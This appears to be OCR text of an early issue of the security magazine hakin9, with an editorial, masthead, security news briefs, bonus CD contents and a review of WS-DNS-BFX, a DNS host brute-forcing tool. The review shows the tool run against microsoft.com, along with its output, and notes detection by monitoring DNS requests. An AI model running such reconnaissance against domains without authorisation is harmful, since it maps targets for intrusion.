haking

+2 FREE CDs INSIDE

6 must-have applications

haking live

haking

practical protection

Hard Core IT Security Magazine

Issue 2/2006 (7) Vol.1 No.2 Price 14.99USD 16.50AUD
Bimonthly ISSN 1733-7186


haking 2/2006 [7]

Hooking technique • Differential firewall analysis • Plugins IE • Application-layer fingerprinting • Snort_inline

Fighting malicious code

how to attack the attacker

LIVE TRAINING CENTER
boot
practice
understand



FOR BEGINNERS

0 74470 22007 7
02

~tqw~

24 January 2007
Warsaw

www.konferencje.software.com.pl

Project Manager

Maria Bombala
tel. (00 48 22) 887 12 33
fax (00 48 22) 887 10 11
maria.bombala@software.com.pl

The third edition of the **DataBase GigaCon** conference.


DataBase GigaCon 2007 is the largest event in Poland, geared at people professionally dealing with databases. The planned subject-matter will comprise database system-related themes, especially development tendencies and new capabilities of the available solutions.

The suggested sessions subject-matter:

- Database servers (SQL, object database, post-relation databases)
- Database management
- Database integration, data transfer
- Mass memory systems
- Database servers and clusters
- Database security
- Mobile device databases

DataBase GigaCon™

At first there was Chaos...
Now there are databases.



Organizer:

software KONFERENCJE

Media partner:

Software Developer's Journal

-tqw-

Biometry of the Net

The 2nd of November 1988 witnessed the first attack against the Internet, which at that time connected approximately 60 thousand computers worldwide. At that time, the worm by Robert Morris blocked 10% of them, including systems of the Pentagon. In the year 1992 the number of hosts on the Internet has passed one million and the global network keeps growing exponentially. One can observe continuous growth and evolution of this artificial, virtual organism, individual *cells* of which are all devices connected to it. Nowadays almost every city in the developed world features a network at least comparable with the size of the Internet in 1988. Therefore, it cannot be said that, since history likes to repeat itself, the network system we are associated with will not one day become a victim of aggression on similar scale; in order for that to happen though, the system in question must possess some weak points.

Every host on the net possesses certain individual attributes, some of which may make them susceptible to an attack or an infection. In the virtual world, an infection of or an attack against a system typically involves an attempt of either seizing control over a node or host, or continuous eavesdropping on private calls or acquiring other confidential information. One can also encounter nonsense actions, as well as ones resulting in a paralysis of the network or just boosting the egos of their authors.

Regardless of its aim, an attack can involve massive losses for the users of the victim system. Therefore, administrators are faced by a difficult task of appropriately securing network systems, which can be scanned in search for weak spots even just over ten minutes after they have been connected to the Internet.

Even scanning itself is a threat – it is the first step towards determining the system's weak spots and suggests the possibility of an attack against the system in question. A reaction to this can be, depending on one's approach, passive or active. Whether just a firewall is used or an advanced IPS, or maybe a custom set of tools – it all depends on the strategy adapted by the administrator and should be adequate to the resources under protection.

The attackers have been using more and more sophisticated tools the purpose of which is to learn as much about the target as possible. To defend properly you should think their categories.

In this *hakin9* issue we prompt how to analyse malware, add a device for particular enviornment using Snort_inline, what should be done if firewall fails. As you can see all of attacks can be found antidotes for.

Attention! It is proved that *hakin9* is an effective medication. From the next issue you can take it once a month. There's no threat of overdosing.

Marta Ogonek&hakin9 team
marta.ogonek@hakin9.org

hakin9 is published by Software Wydawnictwo Sp. z o.o.

Executive Director: Jarosław Szumski
Market Manager: Ewa Dudzic *ewal@software.com.pl*
Product Manager: Marta Ogonek *marta.ogonek@software.com.pl*
Editors: Krystyna Wal, Łukasz Długosz, Daniel Schleusener, Krzysztof Konieczny,
Distribution: Monika Godlewska *monikag@software.com.pl*
Production: Marta Kurpiewska *marta@software.com.pl*
DTP: Anna Osiecka *annao@software.com.pl*
Cover: Agnieszka Marchocka *agnes@software.com.pl*
CD: Rafał Kwaśny, Paweł Brach (*Aurox Core Team*), Mariusz Ostapowicz
Advertising department: *adv@software.com.pl*
Subscription: *subscription@software.com.pl*
Proofreaders: Nicholas Potter, Dustin F. Leer
Translators: Marek Szuba, Peter S. Rieth
Top betatesters: Rene Heinzl, Paul Bakker, Kedearian the Tilf, David Stow, Wendel Guglielmetti Henrique, Pastor Adrian, Peter Hüwe

Postal address: Software-Wydawnictwo Sp. z o.o., ul. Bokserska 1, 02-682 Warsaw, Poland
Tel: +48 22 887 10 10,
Fax: +48 22 887 10 11
www.hakin9.org/en

Software-Wydawnictwo Sp z o.o. is looking for partners from all over the World. If you are interested in cooperating with us, please contact us by e-mail: *cooperation@software.com.pl*

Print: 101 Studio, Firma Tęgi
Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134 Tel: 239-949-4450.

Distributed in Australia by: Europress Distributors Pty Ltd, 3/123 McEvoy St Alexandria NSW Australia 2015, Ph: +61 2 9698 4922, Fax: +61 2 96987675

To create graphs and diagrams we used smartdraw.com program by SmartDraw company.
The editors use automatic DTP system AUPUS

hakin9 is also available in: Spain, Argentina, Portugal, France, Morocco, Belgium, Luxembourg, Canada, Germany, Austria, Switzerland, Poland, Czech, Slovakia

The hakin9 magazine is published in 7 language versions:

EN PL ES CZ

IT FR DE

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Webcams vs. Robbers

The number of webcams is constantly increasing. For some, this is a cause for concern – it means we're entering an Orwellian world controlled by Big Brother. Others, like the owner of a certain store in the UK, are very happy with the cameras because, with a little help from some good people, the cameras serve a cheap and effective security system.

In this case, the good person turned out to be a Texan gentleman who loved tourism and decided to check out the streets of Liverpool from the Internet using a monitoring system on the Internet. He was quite surprised when, through the webcam, he saw a group of men putting a ladder to a window on a residential building. The man immediately called the British police to inform them of the break in. The police took the matter seriously and only moments later, the entire group of robbers was caught red handed.

Dell knew, batteries blew?

A former employee of Dell contends that the company knew from the beginning that there were problems with its' laptop batteries overheating. Dell apparently received hundreds of melted or totally burnt out notebooks, but has been keeping the problem under wraps until now. The informer also contends that he took numerous pictures of the burnt out laptops before leaving his post.

Dell's problems began in 2003, when the company decided to install Sony batteries into some of its' laptop computers. In June of that year, the world first learned of *exploding Dell computers* – one of the laptops spontaneously combusted during a conference in Osaka. A real firestorm erupted when pictures appeared on the Internet of a Dell laptop exploding in Singapore. Witnesses say that the computer did not slowly melt but literally exploded into flames in a few seconds!

Dell recommends that owners of laptops with Sony batteries plug their laptops in rather than using the batteries. Dell is also offering replacement computers. For information, go to *dellbatteryprogram.com*

Vista Security Circumvented by Joanna Rutkowska

Joanna Rutkowska, who works for Coseinc, has found a way to circumvent the security apparatus for the Windows Vista system. She presented her method of attack in Las Vegas during the Black Hat conference.

The Polish woman managed to omit security procedures that normally would prevent the installation of unsigned controls under the control of the 64 bite Windows Vista beta 2. With one click she managed to install a rootkit into the system which did not require the machine to restart in order to begin operating.

The attack's method was to utilize a mechanism which saves memory cards the system does not use to a disk. Rutkowska provoked an allocation of a large amount of operating memory which forced the system to move its' content onto an exchange folder. Following this, she over-wrote a fragment of the exchange folder, changing the code of one of the controls acting in the form of a atom. This modification, once selected, activated a shellcode which was injected and set about deactivating security measures against installing unsigned controls. In order to use this method of attack, a user must have access to the administrator's account.

Ben Fathi, the vice-President of a Microsoft entity called Security Technology, was particularly interested in the Polish woman's ability. His company is responsible for the security systems in their newest Windows. The error found by the Polish woman was subsequently fixed in the upcoming Vista construction.

It is worth noting that Joanna Rutkowska is also the creator of the *Blue Pill* concept, which describes the technology necessary to create rootkits which cannot be tracked, even if their algorithms are known. In short: the system, after swallowing the *Blue Pill* (wink to Matrix fans!) is put under the control of a virtual machine. There is no noticeable change in the effectiveness of its' environment, and all of its' tools and systems are available and full functional. This process takes place thanks to SVM/Pacifica – the newest in virtual technology from AMD – and it does not take advantage of any system errors. More still, the installation of the rootkit is possible without restarting and does not cause any modifications on the hard drive or in the BIOS of the computer, which makes it impossible to to detect the infecting code by activating a clean operating system booted off a CD onto the infected machine. More information on the subject of *Blue Pill* and attacks on Windows Vista can be found at Joanna's blog *theinvisiblethings.blogspot.com.*

Microsoft Communicator Fights Pedophilia

The newest British version of the Windows Messanger from Microsoft contains a special function that will report pedophiles on the Web. If a young child using the system concludes that inappropriate proposals were made to him in the course of a conversation, he can click on a special button which will inform police officers of the conversation.

Aside from information about the conversation, archives from the conversations will also be sent to the police and could serve as evidence in potential court procedures. The police hope that the system will not be used in vain. *It must be remembered that information about the person who clicks the button will also be available to us.* Public opinion praises Microsoft for taking steps to fight pedophilia and for putting the button in an area usually meant for commercials; meaning that the company gave up what amounts to a significant profit.

Passports: threat to a privacy?

At this year's Black Hat conference in Las Vegas, hackers examined the new American passports issued with RFID chips. Security specialists unanimously believe that these documents can be scanned from many meters away, which risks that passport holders will not only lose their privacy, but also be open to different forms of attack.

The first biometric passports, were introduced in Germany in 2005. These documents contain a numerical description of the geometry of the face. This allows for the identification of a person even after plastic surgery, or having a beard. The cover of an American passport contains a thin RFID layer, where information about the passport holder is contained. The RFID chips are used in distribution firms and supermarkets where they are used for security as well as for identifying particular goods. Often, it is thanks to these systems that cashiers know how much a certain good costs. Similar systems are operative in security screens at the door to most stores, which check whether purchased goods have been marked as such. In the event that such information is not registered, the good is potentially stolen.

The biggest argument against the concept of electronic passports stems from the risk that sensitive information could be transmitted by radio. Theoretically, information contained in the passport should only become accessible when the passport will be opened. Unfortunately, as we know now, anyone with the proper equipment is capable of accessing the information on a passport chip from even a few meters away! It's not hard to imagine how much sensitive information can be collected like this.

Another drawback of the electronic passports is the fact that they actually make it easier to conduct terrorist attacks. It is possible to construct a bomb that can be activated with the assistance of such a document. Hackers have successfully tested this method on a dummy with a passport in his pocket and a garbage can full of fireworks. It was possible to set off the fireworks using the RFID chip. The dummy only needed to be a certain distance from the garbage can for the fireworks to go off.

Come to think of it, RFID technology has been explosive from the very beginning. Independent analysts have proven that a prototype of an American police badge with an installed RFID chip can be set to explode using a cellular phone. Nevertheless, State Department officials insist that the new passports are in accordance with international norms and hard to counterfeit. In addition, if the passports are stolen, the identification number of each chip can be electronically tracked by the Police throughout the world which come to think of it is the biggest problem with the passport.

Commwarrior.Q

Shake in fear, owners of smartphone Symbian 8.1 systems! A new bug has appeared called Commwarrior. The bug's code expands through bluetooth, MMS and MMC cards – once installed into an infected telephone, SIS files (Symbian's binary instalors) are infected. Activated bugs display a website which features the words *don't worry, it's very interesting to have a bug in your phone*. The page also insists it will not destroy any information or systems.

This is true. The problem is that the bug will raise your phone bill. Commwarrior.Q sends out MMSs to everyone in your phone book and to numbers from which we recieve MMSs – that costs a lot of money, especially if we have a large phone book.

Thankfully – the only way to activate the bug is to activate the infected SIS file – so stay away from unfamiliar files!

Your Laptop is mine!

As long as it has a WiFi card. Two American scientists, Jon Elch and David Maynor, demonstrates a new method of attacking computer systems with WLAN systems.

The scientists conducted their experiment in a laboratory using a lorcon generator to bombard WLAN cards with thousands of packets with random content. Some of them caused errors and exceptions in the controls. What's interesting is that more than half of the errors take effect even when the wireless network is not logged onto the web.

In Italy, the BlueBag project has been created where similar tests are conducted in laboratory settings, but this time using communicators with Bluetooth protocols – the results of the tests are similar. *Cards and wireless mechanisms are usually badly configured so as to always locate their network – this is the problem*, say specialists. Presentation: *blackhat.com/presentations/bh-usa-06/BH-US-06-Cache.pdf*

FBI recruits Hackers

Using your experience and abilities; help the FBI fight cyber-crime. These words were used by the FBI at the Black Hat conference in 2006, asking hackers to work with the agency.

Daniel Larkin of the FBI told hackers of the fear he feels towards the power of computer specialists. Larkin underscored that in today's world, the agency is not only fighting script-kiddies, but experienced Crackers. According to Larkin, the FBI takes into account the possibility that hackers could have access to critical national security documents or plans of potential terrorist attacks.

What was the reaction to the FBI's appeal? The majority found that it only reinforced the notion that the FBI lacks qualified computer specialists. It is worth noting that FBI agents were not held in high esteem during the DEFCON conference either. Participants of the conference even played a game called *Spot the Fed* and tried to guess who was an agent amongst them.

CD Contents

The *hakin9* magazine contains two CDs. The first one is *hakin9.live* (*h9l*) version 3.1-aur, our standard Linux distribution. The second CD contains special editions of most interesting commercial applications selected by hakin9 team and prepared especially for our readers.

CD 1

hakin9.live is a well-known bootable Linux distribution crammed with useful utilities, tutorials and extra materials to go with the articles. To start using *hakin9.live* simply boot your computer from the CD 1.

After booting, you can log into system using the *hakin9* term for user, the password is no needed. *h9l* version 3.1-aur is based on the *Aurox 12.0* distribution. The system runs the 2.6.17 kernel with some patches and features improved hardware detection and network configuration. The default graphical environment is currently based on KDE 3.5.3 which looks very nice and is highly configurable and has very modest hardware requirements.

You can also find the *Aurox Installer* on *h9l 3.1-aur.* After installing it on the disk, you can install additional programs using the *yum* command.

Materials on CD 1 are selected in appropriate directories:

- *doc* – indexes in HTML format,
- *art* – additional materials for articles (if applicable),
- *tut* – tutorials.

The documentation, apart from additional materials for articles: listings, scripts, needed applications, contains tutorials, prepared by the editorial stuff, addressing practical problems.

Tutorials assume that we are using *hakin9.live*, which helps avoid such problems as different compiler versions, wrong configuration file paths or specific program options for a given system.

The current *hakin9.live* version, beside tutorials (24) from previous issues, also includes the new one. This document is a step-by-step guide to application-layer fingerprinting. The tutorial is a supplement to the article *Can One Fool Application-layer Fingerprinting?* by Piotr Sobolewski.

CD 2

In this issue, the hakin9 magazine is released with additional CD 2 which features 6 special versions for application as well as many other packages. Materials on CD 2 are selected in appropriate directories:

- *hit* – Drive Backup 8.0, Exact Image 7.0, NetworkActiv PIAFCTM, Steganos Security Suite 6, Shadow Security Scanner, Shadow Database Scanner,
- *appliactions* – TrueCrypt, Packet Sniffer SDK, Hardcore IDS, BitDefender 10, DefenseWall
- *pdf* – e-books and other documents.

The *hakin9* CD 2 also includes lots of additional materials: 68 free books in PDF and HTML format plus unpublished articles. ●

Attention

Safety Lab offers readers of the *hakin9* magazine full version of Shadow Security Scanner limited for 5IP addresses and the full version of Shadow Database Scanners for 2 IP addresses for 30 days. To receive the free offer, you need to install a version which is available on *hakin9.live*, and send an email to *support@safety-lab.com* filling in subject *hakin9-SDS-SSS offer* and you received the codes for the free offer. The offer is valid through the 31st of December, 2006.



```
-bash-3.1# yum install import
Warning, could not load sqlite, falling back to pickle
Loading "installonlyn" plugin
Setting up Install Process
Setting up repositories
base                                                              [1/2]
base                      100% |=========================| 1.1 kB  00:00
updates                                                           [2/2]
updates                   100% |=========================| 951 B   00:00
Reading repository metadata in from local files
primary.xml.gz            100% |=========================| 901 kB  00:11
MD Read    : ################################################## 2011/2011
base       : ################################################## 2011/2011
primary.xml.gz            100% |=========================| 180 B   00:00
Parsing package install arguments
No Match for argument: import
Nothing to do
-bash-3.1# yum install kdegraphics
Warning, could not load sqlite, falling back to pickle
Loading "installonlyn" plugin
Setting up Install Process
Setting up repositories
base                                                              [1/2]
updates                                                           [2/2]
Reading repository metadata in from local files
base       : ################################################## 2011/2011
Parsing package install arguments
Resolving Dependencies
--> Populating transaction set with selected packages. Please wait.
---> Downloading header for kdegraphics to pack into transaction set.
kdegraphics-3.5.3-0.2.fc5 100% |=========================| 107 kB  00:05
```

Figure 1. *hakin9.live – Aurox installer*




Figure 2. *Welcome to hakin9 CD 2*

If you have encounter any problems with this CD, write to: cd@software.com.pl

If the CD contents can’t be accessed and the disc isn’t physically damagedged, try to run it at least two CD drives.

WS-DNS-BFX

System: *Linux and Windows (if compiled with Cygwin)*
License: *GPL (GNU General Public License)*
Purpose: *Extract hosts of DNS servers that deny zone transfer*
Homepage: *http://ws.hackaholic.org/tools.html*

WS-DNS-BFX extracts valid hosts from DNS servers that don't allow zone transfers. Support IPv4, IPv6, Threads and extract multiple IPs in servers with NLB, HA, etc.


Quick start. Everybody knows that the first step in an attack is to recognize the target, in the following sequence: list machines that are part of the target and identify services and versions in each of these machines. This is essential, because if a attacker cannot list what machines are part of the target, he does not know what to attack. In the old and good times, attackers used DNS zone transfers to list all machines in a domain that they planned to attack.

However, DNS zone transfers have been working more rarely because the enhancement of security. Nowadays, it is a common practice allow DNS zone transfers only between the main and secondary DNS servers in the respective domain, while in the old times it was allowed to everybody.

There exists a way to extract hosts – it's called DNS host brute force, which basically brute-forces common names of hosts via DNS query, based on the response from a DNS server it identifies if the host exists or not.

To illustrate the use of DNS host brute force we will use a tool called WS-DNS-BFX, *microsoft.com* – is the domain name we will extract hosts from, *dict-file.txt* – is a dictionary file contain common host names that is included in the tool. *14* - is the number of parallel threads that will be used.

Let's test the tool to see if it really works. In my case with 14 parallel connections it probed 361 hosts in less than 4 seconds. It generated a report file called hosts – *microsoft.com.txt*, and extracted 10 different host names,and several distinct IPs to the some host name which indicate that they are over a Network Load Balance.



```
debian:/tmp/dns-brute# time ./WS-DNS-BFX microsoft.com dict-file.txt 14
Progress ...........


real    0m1.800s
user    0m0.060s
sys     0m0.030s
debian:/tmp/dns-brute# tail --lines 25 hosts-microsoft.com.txt
207.46.250.119
207.46.130.108}

exec.microsoft.com{
207.46.248.35}

ircs.microsoft.com{
131.107.3.108}

support.microsoft.com{
64.4.52.254}

download.microsoft.com{
63.236.111.222
67.72.0.94
63.210.62.190}
```

Figure 1. *DNS – extract shell*

You should be asking how effective this technique can be using a incremental dictionary attack, shouldn't you? I made some tests using incremental wordlist dictionaries against several domains. I generated incremental wordlists with:

- starting with 1 alphanumeric character and finishing with 3 alphanumeric characters.
- starting with 1 alphanumeric character and finishing with 4 alphanumeric characters.
- starting with 3 alphanumeric character and finishing with 5 alphanumeric characters.

I used the following domains: *microsoft.com, yahoo.com, google.com humortadela.com.br, jornaldobrasil.com.br*

The results showed that this DNS brute force using incremental wordlists takes some hours, however it depends on the speed of my connection, number of threads used and the speed of the DNS servers. The time is much longer than using a special wordlist with common domain names. In my tests, I concluded that against the 3 big world wide domains used, I found:

- in *microsoft.com* 89 new hostnames.
- in *yahoo.com* 41 new hostnames.
- in *google.com* 68 new hostnames.

In my opinion it was very effective against big domains, finding some hostnames that I did not imagine to exist. Even with the restrictions of DNS Zone Transfers, attackers with WS-DNS-BFX and a GOOD dictionary file can extract many hosts, which can be very useful for attackers. The best method to detect this kind of attack is to monitor the requests to your DNS Server and check for a high amount of requests in sequence from a unique IP and with many replys that say hosts non-existent.

Other useful features. WS-DNS-BFX is a very fast, reliable, stable tool and works on Windows if compiled with Cygwin.

Disadvantages. This tool has not been updated for several years.

Additional materials on *hakin9.live* CD 1, catalogue art.

Daniel de Oliveira Silva

-tqw-

Steganos Security Suite 6

Operating System: *Microsoft Windows*
Licence: *Commercial version*
Application: *Steganos Security Suite 6*
Home page: *http://www.steganos.com*

Steganos Security Suite 6 is a complete security package with different user-friendly tools for protecting PC combining encryption with steganography.

